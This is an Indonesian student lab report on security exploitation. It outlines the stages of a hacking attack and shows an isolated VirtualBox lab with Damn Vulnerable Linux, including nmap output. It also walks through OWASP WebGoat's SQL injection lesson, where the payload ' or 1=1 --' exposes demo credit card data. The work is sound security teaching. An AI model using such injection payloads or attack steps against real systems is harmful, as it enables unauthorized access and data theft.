

NAMA : DWI KURNIA PUTRA
NIM : 09011181320019
MK : KEAMANAN JARINGAN KOMPUTER

EKSPLOITASI KEAMANAN

Eksplorasi dapat juga didefinisikan sebagai dalam beberapa hal, mengambil keuntungan dari celah keamanan dalam system untuk pencarian atau penghargaan dari beberapa tujuan. Seluruh eksploitasi celah keamanan merupakan serangan namun tidak seluruh serangan dapat mengeksploitasi celah keamanan. Seorang cracker dapat menggunakan suatu exploit untuk memperoleh akses ke suatu system computer.

Anatomi Suatu Serangan Hacking


1. Footprinting
Mencari informasi terhadap system-sistem untuk dijadikan sasaran, mencakup pencarian informasi dengan search engine, whois, dan DNS zone transfer.
2. Scanning
Terhadap sasaran tertentu dicari pintu masuk yang paling memungkinkan dan mencari informasi IP menggunakan beberapa software.
3. Enumeration
Intensif terhadap sasaran yang mencari user account abash, network resource and share, dan aplikasi untuk mendapatkan mana yang proteksinya lemah.
4. Gaining Acces
Mendapatkan data lebih banyak lagi untuk mulai mencoba mengakses sasaran. Meliputi mengintip dan merampas password, menebak password serta melakukan buffer overflow.
5. Escalating Privilege
Bila baru mendapatkan user password ditahap sebelumnya, ditahap ini diusahakan mendapat privilese admin jaringan dengan password cracking atau exploit sejenis getadmin, sechole, atau lc_message.
6. Piltering
Proses pengumpulan informasi dimulai lagi untuk mengidentifikasi mekanisme untuk mendapatkan akses ke trusted system. Mencakup evaluasi trust dan pencarian cleartext password di registry, config file dan user data.
7. Covering Tracks
Setelah control penuh terhadap system diperoleh, maka menutup jejak menjadi prioritas meliputi membersihkan network log dan penggunaan hide tool seperti macam-macam rootkit dan file streaming.
8. Creating Backdoors

Diciptakan pada berbagai bagian dari system untuk memudahkan masuk kembali ke system ini dengan cara membentuk account palsu, menjadwalkan batch job, mengubah startup file, menanamkan servis pengendali jarak jauh serta monitoring tool, dan menggantikan aplikasi dengan Trojan.

9. Denial of Service

Bila semua usaha di atas gagal, penyerang dapat melumpuhkan sasaran sebagai usaha terakhir dengan berusaha mencegah pemakai yang sah untuk mengakses sebuah sumber daya tau informasi.

UJI COBA DARI EKSPLOTASI KEAMANAN



Menggunakan 2 virtualiasi virtual box, yaitu Ubuntu Desktop dngan DVL yang mana sesuai tampilan di atas, mengatur koneksinya menjadi internal network.

```
Terminal
root@agusjuliansyah-VirtualBox: /home/agusjuliansyah
th0 192.168.10.1 netmask 255.255.255.0 up
root@agusjuliansyah-VirtualBox:/home/agusjuliansyah# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0a:d3:00
          inet addr:192.168.10.1  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:d300/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1300 (1.3 KB)  TX bytes:13302 (13.3 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14159 (14.1 KB)  TX bytes:14159 (14.1 KB)
```

Dengan perintah ifconfig pada virtualisasi Ubuntu, sesuai tampilan di atas didapatkan IP yaitu 192.168.10.1 dengan netmask 255.255.255.0

```
bt ~ # ifconfig eth0 192.168.10.2 netmask 255.255.255.0 up
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4D:8F:83
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1782 (1.7 KiB)  TX bytes:1830 (1.7 KiB)
          Base address:0xd010  Memory:f0000000-f0020000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

Sedangkan pada virtualisasi DVL, didapatkan IP yaitu 192.168.10.2 dengan netmask 255.255.255.0




```
root@agusjuliansyah-VirtualBox: /home/agusjuliansyah# ping 192.168.10.2
PING 192.168.10.2 (192.168.10.2) 56(84) bytes of data:
64 bytes from 192.168.10.2: icmp_seq=1 ttl=64 time=1.75 ms
64 bytes from 192.168.10.2: icmp_seq=2 ttl=64 time=0.677 ms
64 bytes from 192.168.10.2: icmp_seq=3 ttl=64 time=0.928 ms
64 bytes from 192.168.10.2: icmp_seq=4 ttl=64 time=1.28 ms
64 bytes from 192.168.10.2: icmp_seq=5 ttl=64 time=0.483 ms
64 bytes from 192.168.10.2: icmp_seq=6 ttl=64 time=1.50 ms
64 bytes from 192.168.10.2: icmp_seq=7 ttl=64 time=1.52 ms
64 bytes from 192.168.10.2: icmp_seq=8 ttl=64 time=1.36 ms
64 bytes from 192.168.10.2: icmp_seq=9 ttl=64 time=0.914 ms
64 bytes from 192.168.10.2: icmp_seq=10 ttl=64 time=4.10 ms
64 bytes from 192.168.10.2: icmp_seq=11 ttl=64 time=0.665 ms
64 bytes from 192.168.10.2: icmp_seq=12 ttl=64 time=0.941 ms
64 bytes from 192.168.10.2: icmp_seq=13 ttl=64 time=0.655 ms
```

Tes jaringan dari virtualisasi Ubuntu ke DVL dengan perintah ping 192.168.10.2 (IP Virtualisasi DVL)



```
bt ~ # ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data:
64 bytes from 192.168.10.1: icmp_seq=1 ttl=64 time=0.562 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 192.168.10.1: icmp_seq=3 ttl=64 time=1.15 ms
64 bytes from 192.168.10.1: icmp_seq=4 ttl=64 time=1.02 ms
64 bytes from 192.168.10.1: icmp_seq=5 ttl=64 time=1.12 ms
64 bytes from 192.168.10.1: icmp_seq=6 ttl=64 time=2.92 ms
64 bytes from 192.168.10.1: icmp_seq=7 ttl=64 time=1.23 ms
64 bytes from 192.168.10.1: icmp_seq=8 ttl=64 time=1.25 ms
64 bytes from 192.168.10.1: icmp_seq=9 ttl=64 time=1.24 ms
64 bytes from 192.168.10.1: icmp_seq=10 ttl=64 time=1.07 ms
64 bytes from 192.168.10.1: icmp_seq=11 ttl=64 time=1.11 ms
64 bytes from 192.168.10.1: icmp_seq=12 ttl=64 time=1.22 ms
64 bytes from 192.168.10.1: icmp_seq=13 ttl=64 time=0.842 ms
```


Dan sebaliknya, tes jaringan dari virtualisasi DVL ke Ubuntu dengan perintah ping 192.168.10.1 (IP Virtualisasi Ubuntu). Hasilnya, kedua virtualisasi berkomunikasi dengan baik.




```
root@agusjuliansyah-VirtualBox: /home/agusjuliansyah
Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-21 22:06 WIB
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid serve
rs with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.00057s latency).
Not shown: closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
631/tcp   open  ipp         CUPS 1.1
3306/tcp  open  mysql       MySQL (unauthorized)
5801/tcp  open  http-proxy  sslstrip
5901/tcp  open  vnc         VNC (protocol 3.7)
6000/tcp  open  X11         (access denied)
6001/tcp  open  X11         (access denied)
MAC Address: 08:00:27:4D:8F:83 (Cadmus Computer Systems)
Service Info: OS: Unix

Service detection performed. Please report any incorrect result
s at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.67 seconds
root@agusjuliansyah-VirtualBox: /home/agusjuliansyah#
```


Menggunakan tool nmap untuk mengetahui informasi berupa port yang terbuka, service yang digunakan beserta versionnya pada virtualisasi/jaringan DVL dengan IP 192.168.10.2



Sedangkan pada virtualisasi DVL, kita mengatur beberapa service yang digunakan sesuai apa yang digunakan dengan cara menstart service tersebut.



Tampilan di atas merupakan langkah mengatur DAMN VULNEABLE LINUX yang mana berfungsi untuk memulai Webgoat yang ada di DVL. Sesuai gambar di atas, Webgoat yang di start terdapat pada Port 80.



Setelah Webgoat distart, maka akan muncul pada browser dengan interface seperti pada tampilan di atas.



Thank you for using WebGoat!

This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is lead by Bruce Mayhew. Please send all comments to Bruce at webgoat@owasp.org.

 OWASP The Open Web Application Security Project	 ASPECT SECURITY Application Security Specialists
WebGoat Design Team Bruce Mayhew David Anderson Rogan Dawes Laurence Casey (Graphics)	Lesson Contributors Aspect Security Sherif Koussa Romain Brechet
Special Thanks for V5.1 OWASP Spring of Code Erwin Geirnaert (http://www.zionsecurity.com) To all who have sent comments	Documentation Contributors Sherif Koussa (http://www.macadamian.com) Erwin Geirnaert (http://www.zionsecurity.com)
Start WebGoat	

Setelah memasukkan username dan password pada Webgoat Application, maka akan muncul OWASP dan ASPECT SECURITY seperti pada tampilan di atas. OWASP atau Open Web Application Security Project merupakan sebuah non profit komunitas yang bertujuan untuk mengembangkan metodologi, program, dokumentasi dan sebagainya yang berhubungan dengan keamanan web application sedangkan ASPECT SECURITY sama halnya dengan OWASP yang berbasis keaman web application.

The image shows the main interface of the OWASP WebGoat V5.1 application. At the top, there is a red banner with the OWASP logo and a "Logout" button. Below the banner is a navigation menu with "Http Basics" selected. A sidebar on the left lists various security topics, including "Command Injection", "Blind SQL Injection", "Numeric SQL Injection", "Log Spoofing", "XPath Injection", "String SQL Injection", "LAB: SQL Injection", and "Database Backdoors". The main content area displays the "Http Basics" lesson, which includes instructions for a user to enter their name and submit a request. The text reads: "Enter your name in the input field below and press 'go' to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request." Below this, it says: "The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints, show the HTTP request parameters, the HTTP request cookies, and the Java source code." There is an input field for "Enter your name:" and a "Go!" button. At the bottom, it says "OWASP Foundation | Project WebGoat".

OWASP WebGoat V5.1

String SQL Injection

Admin Functions
 General
 Code Quality
 Concurrency
 Unvalidated Parameters
 Access Control Flaws
 Authentication Flaws
 Session Management Flaws
 Cross-Site Scripting (XSS)
 Buffer Overflows
 Injection Flaws
 Command Injection
 Blind SQL Injection
 Numeric SQL Injection
 Log Spoofing
 %PATH Injection
 String SQL Injection
 LAB: SQL Injection
 Stage 1: String SQL Injection
 Stage 2: Parameterized Query #1
 Stage 3: Numeric SQL Injection
 Stage 4: Parameterized Query #2
 Database Backdoors
 Improper Error Handling
 Insecure Storage
 Denial of Service
 Insecure Configuration
 Web Services

Logout ?

Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	243560002222	MC		0
102	John	Smith	4352209902222	AMEX		0

OWASP Foundation | Project WebGoat

Memulai Webgoat seperti tampilan di atas, yang digunakan untuk aplikasi web dan mengubungkannya untuk mencoba serangan hacking.

- * Congratulations. You have successfully completed this lesson.
- * Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Berikut merupakan hasil dari eksploitasi menggunakan Webgoat berbasis OWASP, dimana tampilan tersebut merupakan injeksi SQL untuk mencuri nomor kartu kredit palsu.

KESIMPULAN

Salah satu tool yang digunakan dalam eksploitasi keamanan yaitu webgoat, sesuai dengan ujicoba yang dilakukan pada bagian di atas. WebGoat sendiri dirancang oleh OWASP untuk mengajarkan pelajaran keamanan aplikasi web untuk menunjukkan pemahaman tentang masalah keamanan dengan memanfaatkan kerentanan dalam aplikasi nyata WebGoat.